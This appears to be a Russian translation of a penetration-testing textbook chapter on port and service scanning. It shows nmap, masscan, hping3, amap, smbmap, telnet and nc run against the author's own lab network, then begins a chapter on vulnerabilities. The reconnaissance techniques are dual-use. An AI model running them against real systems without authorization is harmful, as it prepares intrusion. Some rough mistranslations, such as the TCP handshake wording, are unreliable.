Как только вы закончите собирать как можно больше информации без активного зондирования целевых сетей, вы можете перейти к этапу сбора информации с помощью сканирования портов. Это обычно делается с помощью сканеров портов, хотя сканирование портов не обязательно означает, что сканирование будет замечено. Сканирование портов использует сетевые протоколы для извлечения информации из удаленных систем, чтобы определить, какие порты открыты и для определения приложений, запущенных в удаленной системе. Открытые порты могут многое рассказать нам об этих приложениях. В конечном счете, мы ищем «двери» в систему. Открытые порты - это наш шанс проникнуть в систему.

Открытый порт означает, что приложение прослушивает этот порт. Если приложение не прослушивает, порт не будет открыт. Порты - это способ, которым мы обращаемся на транспортном уровне, что означает, что вы увидите приложения, использующие TCP или UDP обычно для своих транспортных потребностей, в зависимости от требований приложения. Общим для обоих транспортных протоколов является количество доступных портов. Существует 65 536 возможных значений портов (0-65 535).

При сканировании портов вы не увидите ни одного порта, который используется на стороне клиента. Например, я не могу проверить ваш настольный компьютер и определить, какие соединения у вас открыты для веб-сайтов, почтовых серверов и других служб. Мы можем только обнаружить порты, которые имеют слушателей на них. Когда вы открыли соединение с другой системой, у вас нет порта в состоянии прослушивания. Вместо этого ваша операционная система будет принимать входящий пакет с сервера, с которым вы общаетесь, и определять, что приложение ожидает этот пакет, на основе четырех кортежей информации (IP-адреса источника и назначения и порты).

Поскольку существуют различия между двумя транспортными протоколами, сканирование работает по-разному. В конце концов, вы ищете открытые порты, но средства для определения этой информации разные. Kali Linux поставляется с инструментами сканирования портов. Фактическим стандартом сканирования портов является *nmap*, поэтому мы начнем с его использования, а затем рассмотрим другие инструменты для высокоскоростного сканирования, используемые для сканирования действительно больших сетей с экономией времени.

TCP сканирование

TCP - это протокол, ориентированный на соединение. Поскольку он ориентирован на соединение, что означает, что два конца разговора отслеживают происходящее, а связь можно считать гарантированной. Однако это гарантируется только под контролем двух конечных точек. Если что-то случится в середине между этими двумя системами, связь не гарантируется, но вы гарантированно знаете, когда передача не удается. Кроме того, если конечная точка не получает передачу, отправляющая сторона будет знать об этом.

Поскольку TCP ориентирован на соединение, он использует трехстороннее рукопожатие для установления этого соединения. Сканирование портов TCP обычно использует это рукопожатие, чтобы определить, открыты ли порты. Если сообщение SYN, начало трехстороннего квитирования, отправляется на сервер и порт открыт, сервер ответит сообщением SYN/ACK. Если порт не открыт, сервер ответит, отправив первое сообщение RST (сброс), указывающее, что отправляющая система должна остановиться и не отправлять больше сообщений. Это ясно говорит отправляющей системе, что порт недоступен.

Проблема с любым сканированием портов, а потенциально для TCP больше всего, это брандмауэры или другие механизмы блокировки портов. При отправке сообщения брандмауэры или списки управления доступом могут препятствовать его прохождению. Это может оставить отправляющий узел в неопределенном состоянии. Отсутствие ответа не означает, что порт открыт или закрыт, потому что может просто не быть ответа вообще, если брандмауэр или список управления доступом просто отбрасывает входящее сообщение.

Другой аспект сканирования портов с помощью TCP заключается в том, что протокол определяет флаги заголовков помимо флагов SYN и ACK. Это открывает возможность отправки других типов сообщений в удаленные системы, чтобы увидеть, как они реагируют. Системы будут реагировать по-разному на основе различных флагов, которые настроены в системе.

UDP сканирование

UDP - это протокол пользовательских дейтаграмм. Нет никаких соединений и никакой гарантии доставки или уведомления. Поэтому сканирование UDP может быть более сложным. Это может показаться нелогичным, учитывая, что UDP прост.
TCP протокол определяет взаимодействия. Ожидается, что клиент отправит сообщение с флагом SYN, установленным в заголовке TCP. Когда он получен на открытом порту, сервер отвечает SYN и ACK. Клиент отвечает с опозданием. Это гарантирует, что обе стороны в сообщении знают, что другой конец есть. Клиент знает, что сервер реагирует из-за SYN/ACK, и сервер знает, что клиент не подделан из-за ответа ACK.

UDP не имеет определенных взаимодействий. Протокол не содержит полей заголовка для предоставления сведений о состоянии или соединении. UDP - это предоставление протокола транспортного уровня, который просто убирается с пути приложения. Когда клиент отправляет сообщение на сервер, это полностью зависит от приложения, как ни будь ответить. При отсутствии сообщения SYN/ACK, указывающего, что сервер получил сообщение, клиент может не знать, открыт или закрыт порт. Отсутствие ответа может просто означать, что клиент отправил сообщение, которое не было понято. Это также может означать сбой приложения. При выполнении сканирования UDP-портов сканер не может определить, означает ли отсутствие ответа закрытый порт. Поэтому сканеру обычно приходится повторно отправлять сообщение. Поскольку UDP может быть деприоритизирован в сетях, может потребоваться некоторое время для сообщений, чтобы добраться до цели и обратно. Это означает, что сканер, как правило, будет ждать в течение короткого периода времени перед отправкой снова. Это произойдет несколько раз, поскольку цель состоит в том, чтобы полностью исключить порт.

Это то же самое поведение сканирования, которое произошло бы, если бы не было ответа на сообщение TCP. Это может быть результатом того, что брандмауэр просто отбрасывает сообщения. Вместо первого сообщения или даже ответа ICMP сканер должен предположить, что исходящее сообщение было потеряно. Это означает повторные попытки. Повторные попытки могут занять много времени, особенно если вы сканируете более 65 000 портов. Каждый из них, возможно, потребуется повторить несколько раз. Сложность сканирования UDP портов исходит из неопределенности из-за отсутствия ответа.

Сканирование портов с помощью Nmap

На сегодняшний день лучшим сканером портов остается *nmap*. На данный момент *nmap* существует уже более 20 лет и даже пробился в крупные кинофильмы, такие как Матрица. Он стал настолько важным инструментом безопасности, что ключи командной строки, используемые *nmap*, были реплицированы другими сканерами портов. Хотя, у вас может быть представление о том, что такое сканер портов, *nmap* предоставляет гораздо больше возможностей, чем просто зондирование портов.

Начиная со сканирования портов, мы можем посмотреть, как *nmap* выполняет TCP сканирование. Прежде чем мы доберемся туда, важно понять, что существуют различные типы сканирования TCP. Даже в контексте выполнения сканирования с участием сообщения SYN, есть несколько различных способов сделать это. Первый - это простое сканирование SYN: *nmap* отправляет сообщение SYN и записывает, есть ли открытый порт или закрытый порт. Если порт закрыт, *nmap* получает первое сообщение и движется дальше. Если *nmap* получает SYN / ACK, он затем отвечает первым сообщением, чтобы получающая сторона просто закрыла соединение и не удерживала его открытым. Это иногда называют полуоткрытым сканированием.

При сканировании с полным подключением *nmap* завершает трехстороннее рукопожатие перед закрытием соединения. Одним из преимуществ этого типа сканирования является то, что приложения не получают полуоткрытые соединения на сервере. Существует небольшой шанс, что это может быть менее подозрительным для системы мониторинга или команды, чем полуоткрытые соединения. Не было бы никаких различий в результатах между полным подключением и полуоткрытым сканированием. Все сводится к тому, что таким образом мы остаемся менее заметными. В Примере 3-16 можно увидеть частичные результаты сканирования полного подключения. В этом примере я использую *nmap* для сканирования всей сети. Обозначение /24 указывает *nmap* сканировать все хосты от 192.168.86.0-255. Это один из способов обозначения сканирования всего диапазона. Вы также можете предоставить диапазоны или списки адресов, если это необходимо.

Пример 3-16. Полное сканирование

```
root@rosebud:~# nmap -sT -T 5 192.168.86.0/24
Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.00092s latency).
Not shown:  995   closed ports
PORT STATE SERVICE
```

```
53/tcp    open domain
80/tcp    open http
5000/tcp  open upnp
8080/tcp   open http-proxy
8081/tcp   open blackice-icecap
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)
Nmap scan report for myq-d9f.lan (192.168.86.20)
Host is up (0.0064s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 64:52:99:54:7F:C5 (The Chamberlain Group)
```

В выходных данных *nmap* предоставляет не только номер порта, но и службу. Это имя службы происходит из списка идентификаторов сервисов, которые *nmap* знает и не имеет ничего общего с тем, что может выполняться на этом порту. *nmap* может определить, какая служба запущена на порту, получив ответы приложения. *nmap* также предоставляет поиск идентификатора поставщика по MAC-адресу. Этот идентификатор поставщика может помочь определить устройство, на которое вы смотрите. Первый, например, от TP-Link Technologies. Tp-Link является сетевым оборудованием и в нашем примере это беспроводное устройство точки доступа / маршрутизатора.

Возможно, вы заметили, что я не указал порты, которые хотел сканировать. По умолчанию *nmap* сканирует 1000 наиболее часто используемых портов. Это позволяет проводить сканирование быстрее, чем сканирование 65,536 портов. Если вы хотите указать определенные порты, вы можете использовать диапазоны или списки. Если вы хотите проверить все порты, вы можете использовать переключатель командной строки -*p*-. Это говорит *nmap* сканировать все; *nmap* также имеет определенную скорость по умолчанию, с которой он сканирует. Это задержка между отправленными сообщениями. Чтобы установить другую скорость скорость сканирования, вы можете использовать -*T* и значение от 0-5. Значение по умолчанию -*T 3*. Вы можете уменьшить скорость, если не желаете, чтобы вас обнаружили и ограничить возможность быть пойманным. Если вы не заботитесь о том, чтобы быть пойманным, и вы хотите, чтобы сканирование шло быстрее, вы можете увеличить скорость сканирования.

Хотя есть и другие типы сканирования TCP, приведенный пример будет приносить хорошие результаты в большинстве случаев. Другие проверки предназначены для уклонения или тестирования брандмауэра, хотя они были хорошо известны уже давно. Мы можем перейти к сканированию UDP с помощью *nmap*. Вы можете

использовать ту же скорость сканирования, что и при сканировании TCP. Это будет быстрее, чем обычное сканирование, если вы увеличите скорость сканирования, но это будет медленнее, чем, скажем, сканирование TCP. Выходные данные сканирования UDP можно увидеть в Примере 3-17.

Пример 3-17. UDP сканирование с помощью nmap

```
root@rosebud:~# nmap -sU -T 4 192.168.86.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-30 20:31 MST
Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.0010s latency).
Not shown: 971 closed ports, 27 open|filtered ports
PORT STATE SERVICE
53/udp open domain
5351/udp open nat-pmp
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)
```

ПРИМЕЧАНИЕ

TCP-сканирование всех систем в моей сети заняло 86 секунд, чуть меньше полутора минут. Сканирование UDP заняло более получаса, и это было в локальной сети.

Хотя *nmap* может выполнять сканирование портов, у него есть и другие возможности. Например, вы можете заставить его определить операционную систему. Он делает это на основе отпечатков пальцев, которые были собраны из известных операционных систем. Кроме того, Nmap может запускать скрипты. Эти сценарии вызываются на основе портов, которые были определены как открытые и написаны на языке программирования Lua. Хотя скрипты, поставляемые с *nmap*, предоставляют множество возможностей, при необходимости можно добавлять собственные скрипты. Для запуска сценариев необходимо указать имя сценария, который вы хотите запустить. Можно также запустить набор сценариев, как показано в Примере 3-18. В этом случае *nmap* будет запускать любой скрипт, имя которого начинается с *http*. Если *nmap* обнаружит, что общий веб-порт открыт, он вызовет различные сценарии для этого порта. Этот запрос сканирования будет перехватывать все доступные веб-сценарии во время этого запуска, что составляет 129 скрипта.

Пример 3-18. Использование скрипта в nmap

```
root@rosebud:~# nmap -sS -T 3 -p 80 -oN http.txt --script http*
192.168.86.35
Nmap scan report for rosebud.lan (192.168.86.35)
```

```
Host is up (0.000075s latency).
PORT STATE SERVICE
80/tcp open http
| http-apache-server-status:
| Heading: Apache Server Status for rosebud.lan (via 192.168.86.35)
| Server Version: Apache/2.4.29 (Debian) OpenSSL/1.1.0g
| Server Built: 2017-10-23T14:46:55
| Server Uptime: 36 days 47 minutes 32 seconds
| Server Load: 0.00 0.00 0.00
| VHosts:
|_ rosebud.washere.com:80
| http-brute:
|_ Path "/" does not require authentication
|_http-chrono: Request times for /; avg: 11.60ms; min: 2.61ms; max:
29.73ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=rosebud.lan
```

Из примера видно, что сканирование было ограничено одним узлом на одном порту. Если я собираюсь запускать сценарии на основе HTTP, я могу также ограничить свои поиски только портами HTTP. Вы, конечно, можете запускать такие сценарии с обычной проверкой 1000 портов. Разница будет в разборе вывода. Вам нужно будет просмотреть все остальные результаты, чтобы найти вывод сценария для веб-серверов.

В дополнение к запуску сценариев и базовому сканированию портов, *nmap* предоставит информацию о цели и запущенных службах. Если вы укажете *-A* в командной строке для *nmap*, он будет запускать обнаружение операционной системы и обнаружение версии. Он также будет запускать скрипты на основе открытых портов. Наконец, *nmap* запустит трассировку, чтобы дать вам представление о сетевом пути между вами и целевым хостом.

Высокоскоростное сканирование

Nmap может быть фактическим сканером портов, но это не единственный доступный сканер. В некоторых случаях вы можете обнаружить, что у вас есть большие сети для сканирования. *nmap* эффективен, но он не оптимизирован для сканирования очень больших сетей. Одним из сканеров, предназначенных для сканирования больших сетей, является *masscan*. Основное различие между *masscan* и *nmap* заключается в том, что *masscan* использует асинхронную связь: программа отправит сообщение, и вместо того, чтобы ждать ответа, он будет продолжать отправлять сообщения. Он использует другую часть программы, чтобы ждать ответов и записывать их. Его способность передавать на высоких скоростях позволяет ему сканировать весь интернет в течение нескольких минут. Сравните это со скоростью сканирования только локальной сети /24 с максимумом 254 хостов с использованием *nmap*.

masscan может использовать разные параметры, но она принимает и те, которые также принимает *nmap*. Если вы знаете, как работать с *nmap*, вы можете быстро научиться использовать и *masscan*. Одно различие между *masscan* и *nmap* , которое вы можете видеть в Примере 3-19, заключается в необходимости указать порты. *nmap* будет принимать набор портов для использования. *masscan* не предполагает никаких портов. Если вы попытаетесь запустить его, не сообщая, какие порты сканировать, он предложит вам указать порты, которые вы хотите сканировать. В Примере 3-19 вы увидите, что я настроен на сканирование первых 1,501 портов. Если вы ищете все системы, прослушивающие порт 443, что означает, что система, вероятно, работает на веб-сервере на основе TLS, вы бы указали, что хотите сканировать только порт 443. Сканирование тех портов, которые вам интересны, сэкономит вам много времени.

Пример 3-19. Высокоскоростное сканирование masscan

```
root@rosebud:~# masscan -sS --ports 0-1500 192.168.86.0/24
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-12-31 20:27:57
GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1501 ports/host]
Discovered open port 445/tcp on 192.168.86.170
Discovered open port 22/tcp on 192.168.86.30
Discovered open port 1410/tcp on 192.168.86.37
Discovered open port 512/tcp on 192.168.86.239
Discovered open port 445/tcp on 192.168.86.239
Discovered open port 22/tcp on 192.168.86.46
```

```
Discovered open port 143/tcp on 192.168.86.238
Discovered open port 1410/tcp on 192.168.86.36
Discovered open port 53/tcp on 192.168.86.1
Discovered open port 1400/tcp on 192.168.86.36
Discovered open port 80/tcp on 192.168.86.38
Discovered open port 80/tcp on 192.168.86.1
```

Вы можете использовать многофункциональную утилиту для сканирования портов, которая также даст вам некоторый контроль над временным интервалом между отправленными сообщениями. В то время как *masscan* использует асинхронный подход для ускорения, *hping3* дает вам возможность указать разрыв между пакетами. Это не дает ему возможности выполнять действительно высокоскоростное сканирование, но *hping3* имеет много возможностей для выполнения многих других задач. *hping3* позволяет создавать пакеты с помощью параметров командной строки. Проблема с использованием *hping3* в качестве сканера заключается в том, что это действительно гиперактивная программа для пинга, а не утилита, пытающаяся воссоздать то, что делают *nmap* и другие сканеры.

Тем не менее, если вы хотите выполнить сканирование и зондирование против одного хоста для определения характеристик, *hping3* является выдающимся инструментом. Пример 3-20 - сканирование SYN на 10 портов. Параметр *-S* указывает *hping3* установить флаг SYN. Мы используем флаг *-p*, чтобы указать порт, который мы собираемся сканировать. Добавляя ++ к флагу *-p*, мы говорим *hping3*, что хотим увеличить номер порта. Мы можем контролировать количество портов, установив счетчик с флагом *-c*. В этом случае *hping3* будет сканировать 10 портов и остановится. Наконец, мы можем установить исходный порт с флагом *-s* и номером порта. Для сканирования порт источника не имеет значения, но в некоторых случаях, это понадобится.

Пример 3-20. Использование hping3 для сканированиея портов

```
root@rosebud:~# hping3 -S -p ++80 -s 1657 -c 10 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=29200
rtt=7.8 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15522 sport=81 flags=RA seq=1 win=0
rtt=7.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15523 sport=82 flags=RA seq=2 win=0
rtt=7.3 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15524 sport=83 flags=RA seq=3 win=0
```

```
rtt=7.0 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15525 sport=84 flags=RA seq=4 win=0
rtt=6.7 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15526 sport=85 flags=RA seq=5 win=0
rtt=6.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15527 sport=86 flags=RA seq=6 win=0
rtt=6.2 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15528 sport=87 flags=RA seq=7 win=0
rtt=5.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15529 sport=88 flags=RA seq=8 win=0
rtt=5.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=15530 sport=89 flags=RA seq=9 win=0
rtt=5.3 ms

--- 192.168.86.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 5.3/6.6/7.8 ms
```

В отличие от сканера портов, который покажет вам, какие порты открыты, с *hping3* вы должны интерпретировать результаты, чтобы определить, нашли ли вы открытый порт. Когда вы просматриваете каждую строку ответов, вы можете увидеть поле *flags*. В первом возвращенном сообщении установлены флаги SYN и ACK. Это означает, что порт открыт. Если вы посмотрите на поле *sport*, вы увидите, что порт, который открыт 80. Это может показаться обратным в том, что дает исходный порт, но имейте в виду, что то, что вы смотрите, является ответным сообщением. В исходящем сообщении 80 будет портом назначения, но в ответе он станет портом источника.

Другие ответные сообщения показывают, что установлены флаги RST и ACK. Поскольку первый флаг установлен в ответе, мы знаем, что порт закрыт. Используя *hping3*, вы можете установить любую коллекцию флагов. Например, можно выполнить сканирование Xmas, в котором установлены флаги FIN, PSH и URG. Это называется сканированием *Xmas scan*, потому что со всеми этими флагами пакет, как говорят, выглядит как рождественская елка с огнями на ней. Вы должны представить, что включение флага включает свет, чтобы понять это. Чтобы выполнить сканирование Xmas, мы могли бы просто установить все эти флаги в командной строке, как в *hping3 -F -P -U*. Когда мы отправляем эти сообщения той же цели, что и раньше, цель отвечает флагами RST и ACK на портах 81-89. На порту 80 вообще нет ответа. Это связано с тем, что порт 80 открыт, но RFC 793 предполагает, что пакеты, похожие на это, попадают в категорию, которую следует отбросить, что означает отсутствие ответа.

Как отмечалось выше, *hping3* также может использоваться для отправки высокоскоростных сообщений. Есть два способа сделать это. Первый - с помощью флага *-i* и значения. Простым числовым значением будет время ожидания в секундах. Если вы хотите, чтобы он шел быстрее, вы можете использовать *-i u1*, например, просто подождать одну микросекунду. Префикс *u* к значению указывает, что оно предоставляется в микросекундах. Второй способ высокоскоростной отправки сообщений с помощью *hping3* - использовать переключатель *--flood* в командной строке. Это говорит *hping3* отправлять сообщения так быстро, как это возможно, чтобы отправить их, не беспокоясь ждать ответа.

Сканирование сервисов

В конечном счете, вы хотите получить имя службы, которая работает на открытых портах. Сами порты, вероятно, скажут вам много, но не всегда точно. Иногда службы выполняются на нестандартных портах, хотя и реже. Например, обычно вы ожидаете увидеть SSH на TCP-порту 22. Если Nmap обнаружил, что порт 22 открыт, это будет означать, что SSH был найден. Если Nmap обнаружил, что порт 2222 открыт, он не будет знать, что думать, если вы не указали, что хотите выполнить сканирование версии, чтобы получить версию приложения, захватив баннеры из протоколов.

amap не делает предположений о службе работающей на порту. Вместо этого он включает в себя базу данных о том, как протоколы должны отвечать, и поэтому для определения фактического прослушивания приложения на порту он отправляет триггеры на порт, а затем ищет ответы в базе данных.

В Примере 3-21 можно увидеть два прогона *amap*. Первый - это запуск *amap* на веб-сервере с использованием порта по умолчанию. Неудивительно, что *amap* говорит нам, что протокол соответствует HTTP. Во втором заходе мы прощупываем порт 2222. Этот номер порта не имеет ни одного известного протокола, для которого он используется. В результате, мы должны сделать немного больше работы, чтобы определить, какой протокол на самом деле прослушивается. *amap* говорит нам, что это протокол ssh или .

Пример 3-21. Получение информации о приложении с помощью amap

```
root@rosebud:~# amap 192.168.86.1 80
amap v5.4 (www.thc.org/thc-amap) started at 2017-12-31 20:11:31 -
APPLICATION MAPPING mode
Protocol on 192.168.86.1:80/tcp matches http
Unidentified ports: none.
amap v5.4 finished at 2017-12-31 20:11:37
root@rosebud:~# amap 192.168.86.238 2222
amap v5.4 (www.thc.org/thc-amap) started at 2017-12-31 20:13:28 -
APPLICATION MAPPING mode
Protocol on 192.168.86.238:2222/tcp matches ssh
Protocol on 192.168.86.238:2222/tcp matches ssh-openssh
Unidentified ports: none.
amap v5.4 finished at 2017-12-31 20:13:34
```

Некоторые протоколы могут использоваться для сбора информации о целевых хостах. Одним из них является протокол блока сообщений сервера (SMB). Это протокол, используемый для обмена файлами в сетях Windows. Он также может быть использован для удаленного администрирования систем Windows. Несколько инструментов могут быть использованы для сканирования систем, которые используют SMB для совместного использования файлов. Одним из них является *smbmap*, которая позволяет перечислять диски общего доступа к Samba по всему домену. Пример 3-22 показывает запуск *smbmap* для системы macOS, которая использует SMB для совместного использования файлов по сети. Обычно доступ не предлагается без проверки подлинности. В результате, вы должны предоставить регистрационную информацию для того, чтобы получить доступ. Это имеет обратную сторону, требуя имена пользователей и пароли, чтобы получить информацию. Если у вас уже есть имя пользователя и пароль, вам может не понадобиться использовать такой инструмент, как *smbmap*.

Пример 3-22. Листинг общих файловых ресурсов с помощью smbmap

```
root@rosebud:~# smbmap -u kilroy -p obscurePW -H billthecat
[       Finding open SMB ports....
[       User SMB session established on billthecat...
[       IP: billthecat:445  Name: billthecat.lan
                Disk                                                    Permissions
                ----                                                    -----------
                IPC$                                                    NO ACCESS
                Macintosh HD                                            READ ONLY
                Ric Messier's Public Folder-1                           READ, WRITE
                Seagate Backup Plus Drive                               READ, WRITE
                kilroy                                                  READ, WRITE
```

Другим инструментом, который будет искать эти общие ресурсы SMB и другую информацию, совместно использующую этот протокол, является *enum4linux*. *Enum4linux* - это скрипт, который обертывает программы, поставляемые с пакетом Samba, который реализует протокол SMB в Linux. Вы также можете использовать эти программы напрямую. Например, можно использовать *smbclient* для взаимодействия с удаленными системами. Это может включать в себя получение списка акций так же, как *smbmap* делает в Примере 3-22.

Руководство по взаимодействию

Хотя автоматизированные средства для сбора информации являются большими, иногда нужно покопаться в грязи и играть с протоколом напрямую. Это означает открытие подключения к сервисному Порту и выдачи команд протокола. Вы можете использовать программу *telnet*-клиент. Это отличается от протокола *telnet* или сервера telnet. Хотя клиент telnet используется для взаимодействия с сервером telnet, это просто программа, которая может открыть TCP соединение с удаленным сервером. Все, что вам нужно сделать, это указать номер порта для telnet. В Примере 3-23, я использовал telnet для подключения к простому протоколу передачи почты (SMTP).

Example 3-23. Использование telnet для взаимодействия с почтовым сервисом

```
root@rosebud:~# telnet 192.168.86.35 25
Trying 192.168.86.35...
Connected to 192.168.86.35.
Escape character is '^]'.
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
EHLO blah.com
250-rosebud.washere.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
MAIL FROM: foo@foo.com
250 2.1.0 Ok
RCPT To: root@localhost
250 2.1.5 Ok
```

При использовании клиента telnet по умолчанию используется порт 23, который является стандартным портом Telnet. Однако, если мы предоставим номер порта, в данном случае 25, мы можем заставить telnet открыть TCP-соединение с этим портом. Как только мы откроем соединение, что четко указано, вы можете начать вводить инструкции протокола. Поскольку это SMTP-сервер, вы видите разговор в расширенном SMTP (ESMTP). Мы можем собирать информацию, используя этот подход, включая тип SMTP-сервера (Postfix), а также доступные команды протокола. Хотя все эти команды SMTP, серверу не требуется их выполнять.

Например, команда VRFY используется для проверки адресов. Это можно использовать для перечисления пользователей на почтовом сервере. Это не то, что организации хотят, чтобы удаленные пользователи могли делать, потому что это может предоставить информацию, которая может быть полезна злоумышленнику. Вместо этого, они могут просто отключить эту команду.

Первое сообщение, которое мы получаем с сервера - это баннер сервиса. Некоторые протоколы используют служебный баннер для объявления сведений о приложении. Когда такой инструмент, как *nmap*, собирает информацию о версии, он ищет эти сервисные баннеры. Не все протоколы или серверы будут отправлять служебный баннер с информацией о протоколе или сервере.

telnet - не единственная команда, которая может использоваться для взаимодействия с серверами. Вы также можете использовать netcat, что обычно делается с помощью команды *nc*. Мы можем использовать *nc* так же, как мы используем *telnet*. В Примере 3-24 я открыл соединение с веб-сервером по адресу 192.168.86.1. В отличие от *telnet, nc* не указывает, что соединение открыто. Если порт закрыт, вы получите сообщение: “в соединении отказано” (“Connection refused”). Если вы не получите это сообщение, вы можете предположить, что соединение открыто, и вы можете начать вводить команды. Вы увидите что HTTP/1.1 запрос отправляется на удаленный сервер. Как только запрос был отправлен, пустая строка сообщает удаленному серверу, что заголовки сделаны, и в этот момент он начинает отправлять ответ.

Example 3-24. Использование nc для взаимодействия с веб-сервером

```
root@rosebud:~# nc 192.168.86.1 80
GET / HTTP/1.1
Host: 192.168.86.1
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 7597
Content-Type: text/html
Date: Mon, 01 Jan 2018 03:55:36 GMT
```

Вывод здесь показывает только заголовки, хотя за ними следовал HTML для запрошенной страницы. Одним из преимуществ использования *nc* over *telnet* является то, что *netcat* можно использовать для настройки прослушивания. Это означает, что можно создать приемник для отправки сетевого трафика. Вы можете использовать его для сбора данных от любого, кто подключается к любому порту, который вы настроили для прослушивания. Кроме того, *telnet* использует TCP. По умолчанию *nc* также использует TCP, но вы можете использовать UDP. Это позволяет взаимодействовать с любыми службами, использующими UDP в качестве транспортного уровня.

Резюме

Сбор информации поможет вашей дальнейшей работе. Он также может быть использован для выявления потенциальных уязвимостей в смысле утечки информации. Затраты времени на сбор информации могут окупиться, даже если вы действительно просто хотите добраться до эксплуатации. Ниже приведены некоторые важные идеи, которые следует взять из этой главы:

- Для получения информации о целях можно использовать открытые источники
- Вы можете использовать Maltego для автоматического сбора открытой информации.
- Такие инструменты, как theHarvester, могут использоваться для автоматического сбора сведений об адресах электронной почты и людях.
- Система доменных имен (DNS) может содержать множество сведений о целевой организации.
- Региональные интернет-реестры (RIRs) могут быть источником множества сведений об IP-адресах и владельцах.

Программа *nmap* может использоваться для сканирования портов, а также для сбора сведений об операционных системах и версиях приложений.

Сканирование портов-это, в конечном счете, способ найти приложения, прослушивающие эти порты.

Инструменты сопоставления приложений могут быть полезны для сбора информации о версии.

Вы можете использовать telnet или nc для сбора сведений о приложении, таких как сервисные баннеры, из удаленных систем.

.

Дополнительные ресурсы

https://www.bellingcat.com/resources/articles/2016/07/14/a-brief-history-of-open-source-intelligence/

http://shop.oreilly.com/product/9780128029169.do

http://shop.oreilly.com/product/9780128018675.do

Глава 4. Поиск уязвимостей

После выполнения разведывательных действий и сбора информации о цели вы обычно переходите к идентификации точек входа. Вы ищете уязвимости в организации, которые могут быть открыты для использования. Уязвимости можно определить различными способами. Основываясь на вашей разведке, вы, возможно, даже идентифицировали одну или две уязвимости. Они могут основываться на различной информации, полученной из открытых источников.

Уязвимости могут быть проверены. Инструменты доступны для их поиска. Некоторые из этих инструментов, которые предоставляет Kali, предназначены для просмотра различных типов систем и платформ. Другие инструменты, однако, предназначены специально для поиска уязвимостей в устройствах, таких как маршрутизаторы и коммутаторы.

Большинство инструментов, которые мы рассмотрим, будут искать существующие уязвимости. Это те, которые известны, и идентификация их-это то, что может быть сделано на основе взаимодействия с системой или ее приложениями. Иногда, однако, вы можете захотеть определить новые уязвимости. В Kali доступны инструменты, которые могут помочь генерировать сбои приложений, которые могут стать уязвимостями. Эти инструменты обычно называют fuzzers. Это сравнительно простой способ создания большого количества искаженных данных, которые могут быть предоставлены приложениям, чтобы увидеть, как они обрабатывают эти данные.

Однако, чтобы даже начать этот процесс, вам нужно понять, что такое уязвимость. Легко неправильно понять уязвимости или спутать их с другими понятиями. Важно иметь в виду, что только потому, что вы определили уязвимости, не означает, что они будут использоваться. Даже если эксплойт соответствует обнаруженной уязвимости, это не означает, что эксплойт будет работать. Трудно переоценить важность этой идеи. Уязвимости не обязательно приводят к эксплуатации.

Понимание уязвимостей

Прежде чем идти дальше, давайте убедимся, что мы все на одной волне, когда дело доходит до определения уязвимости. Их иногда путают с эксплойтами, и когда мы начинаем говорить о риске и угрозах, эти термины могут действительно запутать. Уязвимость - это слабость в системе или программном обеспечении. Эта слабость является недостатком в конфигурации или разработке системы или программного обеспечения. Если этой уязвимостью можно воспользоваться для получения доступа или повреждения системы, она может быть использована. Угроза - это возможность нанести вред системе или сделать ее недоступной. Риск - это пересечение потерь и вероятности, то есть вы должны иметь потери или повреждения, которые поддаются измерению, и вероятность этой потери или повреждения становится актуализированной.

Это все довольно абстрактно, поэтому давайте поговорим об этом конкретно. Скажем, кто-то оставляет имена пользователей и пароли по умолчанию, настроенные в системе. Это создает уязвимость, так как пароль может быть угадан. Процесс угадывания пароля является эксплойтом этой уязвимости. Это пример уязвимости, которая возникает из-за неправильной конфигурации. Уязвимости, которые более регулярно признаются, носят программный характер и часто возникают из-за плохой проверки входных данных.

Если вы заинтересованы в уязвимостях и отслеживаете работу, которая идет на их обнаружение, вы можете подписаться на списки рассылки, такие как Bugtraq. Вы можете получить подробную информацию об обнаруженных уязвимостях, иногда включая код подтверждения концепции, который может быть использован для использования обнаруженной уязвимости. С таким большим количеством программного обеспечения в мире, включая веб-приложения, ежедневно обнаруживается множество уязвимостей. Конечно, некоторые из них более тривиальны, чем другие.

Мы рассмотрим несколько типов уязвимостей. Первая - локальные уязвимости. Это те, которые могут быть вызваны, только если вы вошли в систему с локальным доступом. Это не значит, что вы сидите за консолью — просто у вас есть интерактивный доступ к системе. Это может включать в себя что-то вроде уязвимости эскалации привилегий: пользователь с обычными разрешениями получает привилегии более высокого уровня вплоть до административных прав. Используя что-то вроде этого, пользователи могут получить доступ к ресурсам, к которым они не должны иметь доступа.

Другой тип уязвимости - удаленная уязвимость. Эта уязвимость может быть вызвана без локального доступа. Это, однако, требует, чтобы служба была открыта, тогда злоумышленник может получить доступ. Удаленные уязвимости

